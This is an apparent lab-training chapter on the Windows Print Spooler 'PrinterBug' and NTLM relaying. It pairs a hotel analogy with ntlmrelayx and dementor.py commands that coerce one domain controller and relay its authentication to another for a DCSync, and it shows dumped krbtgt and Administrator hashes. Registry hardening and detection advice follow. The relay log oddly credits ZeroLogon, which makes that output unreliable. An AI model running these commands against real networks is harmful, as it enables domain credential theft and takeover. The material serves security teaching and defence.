

Chapter 11: Print Spooler & NTLM Relaying

1 The Concept: The PrinterBug

Technical Concept: Coerced Authentication via Print Spooler

The Print Spooler is a legacy service enabled by default on Windows Desktop and Server versions. The "PrinterBug" exploits specific RPC functions to force a remote machine to authenticate to an attacker controlled listener.

- **The Core Flaw:** Functions like `RpcRemoteFindFirstPrinterChangeNotification` can be abused by any domain user to coerce a remote server (like a Domain Controller) to connect back to any machine.
- **The Payload:** The reverse connection carries authentication information (TGT or NTLM) belonging to the *system account* of the coerced server.
- **Relay Potential:** If SMB Signing is disabled on the target, this authentication can be "relayed" to another server to perform unauthorized actions like a DCSync.

The Grand Hotel Analogy: The Walkie-Talkie Redirect

Imagine the hotel has an **Internal Alert Channel** (*Print Spooler Service*) that allows staff to notify the manager of technical issues.

- **The Request:** A Dishwasher (*Bob*) uses his radio to send a specific request to the **General Manager (DC1)**: "I have a printer emergency; please contact me on Channel 99 to confirm the repair" (*MS-RPRN Coercion*).
- **The Redirection:** However, Channel 99 is not Bob's radio; it is a **Powerful Signal Receiver** (*Attacker's Kali Box*) set up by an intruder.
- **The Trusted Signal:** The Manager, following standard protocol, switches their high-clearance walkie-talkie to Channel 99 and transmits their **Encrypted ID Code** (*NTLM Authentication Request*) to verify their identity.
- **The Relay:** The Attacker catches this trusted signal and immediately "pipes" it through a wire into the speaker of the **Secondary Vault (DC2)**.
- **The Breach:** The Vault's lock hears the Manager's legitimate encrypted ID code coming through the line. Assuming the Manager is standing right there, the door unlocks and hands over the **Master Records** (*DCSync/NTLM Hashes*).

2 Mapping the Analogy to Technology

The Grand Hotel Analogy	Active Directory Technical Term
Head Office (DC1)	The Coerced Target: The server forced to authenticate.
Secondary (DC2)	The Relay Destination: Where the DCSync is performed.
Third-Party Courier	NTLMRelayx: The tool listening for and forwarding the connection.
Dishwasher (Bob)	The Trigger: Any authenticated user account.
Mailing System Feature	PrinterBug: The "by-design" RPC notification abuse.

3 Attack Execution: Step-by-Step

Technical Concept: Attack Prerequisites & Goals

Before executing the exploit, it is vital to understand the starting environment and the ultimate objective:

- **Initial Access:** The attacker is operating from a **Kali Linux** machine with a foothold in the network.
- **Existing Credentials:** We possess a set of **standard domain user credentials** (e.g., bob) with no administrative privileges.
- **The Target:** Our goal is to gain **Domain Admin** equivalent access by dumping the NTDS.dit database (DCSync) from a Domain Controller.
- **The Vulnerability:** We exploit the **Print Spooler service** on DC1 to force it to authenticate to us, which we then relay to DC2.

4 Attack Execution: Step-by-Step

4.1 Step 1: Setting up the Relay Listener

The attack begins by establishing a listener on the attacker's Kali Linux machine. We use `impacket-ntlmrelayx` to intercept incoming authentication requests. The tool is configured to relay these credentials to a second Domain Controller (DC2) and immediately execute a DCSync to dump domain hashes.

>_ Terminal: Kali Linux Terminal (Listener)

```
impacket-ntlmrelayx -t dcsync://172.16.18.4 -smb2support
```

```
(kali㉿kali)-[~]
$ impacket-ntlmrelayx -t dcsync://172.16.18.4 -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

4.2 Step 2: Triggering the Coerced Authentication

Using the compromised account for **Bob**, we use **Dementor.py** to tell DC1 (172.16.18.3) to connect back to our Kali machine .

>_ Terminal: Kali Linux Terminal (Trigger)

```
python3 ./dementor.py 172.16.18.20 172.16.18.3 -u bob -d eagle.local -p
Slavi123
```

```
(kali㉿kali)-[~/tools]
$ python3 ./dementor.py 172.16.18.20 172.16.18.3 -u bob -d eagle.local -p Slav
i123
[*] connecting to 172.16.18.3
[*] bound to spoolss
[*] getting context handle...
[*] sending RFFPCNEX...
[-] exception RPRN SessionError: code: 0x6ab - RPC_S_INVALID_NET_ADDR - The netw
ork address is invalid.
[*] done!
```

4.3 Step 3: Relaying to DCSync

Once DC1 attempts to authenticate to our Kali machine, ntlmrelayx catches the request and forwards it to DC2. Because the connection originates from a trusted Domain Controller computer account, DC2 grants the request to perform a DCSync.

As shown in the following output, we successfully extract the NTLM hash for the Administrator account:

```
[*] SMBD-Thread-5 (process_request_thread): Received connection from 172.16.18.3, attacking target dcsync://172.16.18.4
[*] Connecting to 172.16.18.4 NETLOGON service
[*] Netlogon Auth OK, successfully bypassed authentication using ZeroLogon after 600 attempts!
[*] EAGLE\DC1$ successfully validated through NETLOGON
[*] NTLM Sign/seal key: 7b92c5eda5c16175c6189b1dc6201cb2
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:db0d0630064747072a7da3f7c3b4069e:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:1335dd3a999cacbae9164555c30f71c568fbaf9c3aa83c4563d25363523d1efc
krbtgt:aes128-cts-hmac-sha1-96:8ca6bbd37b3bfb692a3cfaf68c579e64
krbtgt:des-cbc-md5:580229010b15b52f
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
DC2$:1110:aad3b435b51404eeaad3b435b51404ee:7735c2f824a06f39891db20a652e0075:::
[*] Kerberos keys grabbed
DC2$:aes256-cts-hmac-sha1-96:d8e2b589859dd7b19e2e5cc5964028628c1120d28b0a7e43314d68983ea831dc
DC2$:aes128-cts-hmac-sha1-96:e3e64924529d2f4c0640486a32bbb3f4
DC2$:des-cbc-md5:76b029640404addc
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc6c65703dd2b0bd789977f1f3eeaeaf:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:1c4197df604e4da0ac46164b30e431405d23128fb37514595555cca76583cfd3
```


5 Prevention & Remediation

Technical Concept: Hardening Strategy: Registry Defense

The primary recommendation is to disable the Print Spooler on all non-printing servers, especially Domain Controllers. If the service must remain, you can block remote requests via the registry.

>_ Terminal: Registry Modification (DC1)

Set the following key to 2 to disable remote RPC endpoints:
HKLM\Software\Policies\Microsoft\Windows NT\Printers\RegisterSpoolerRemoteRpcEndPoint



6 Detection & Honeypots

- **Detection:** Correlate logon attempts (Event ID 4624) from core infrastructure. A DC (DC1) authenticating to another DC (DC2) from the IP address of an external workstation (Kali) is a high-confidence alert.
- **Honeypot:** Block outbound ports 139 and 445 on DCs to workstations. Any blocked connection attempt to these ports can act as an early warning of a coercive authentication attempt.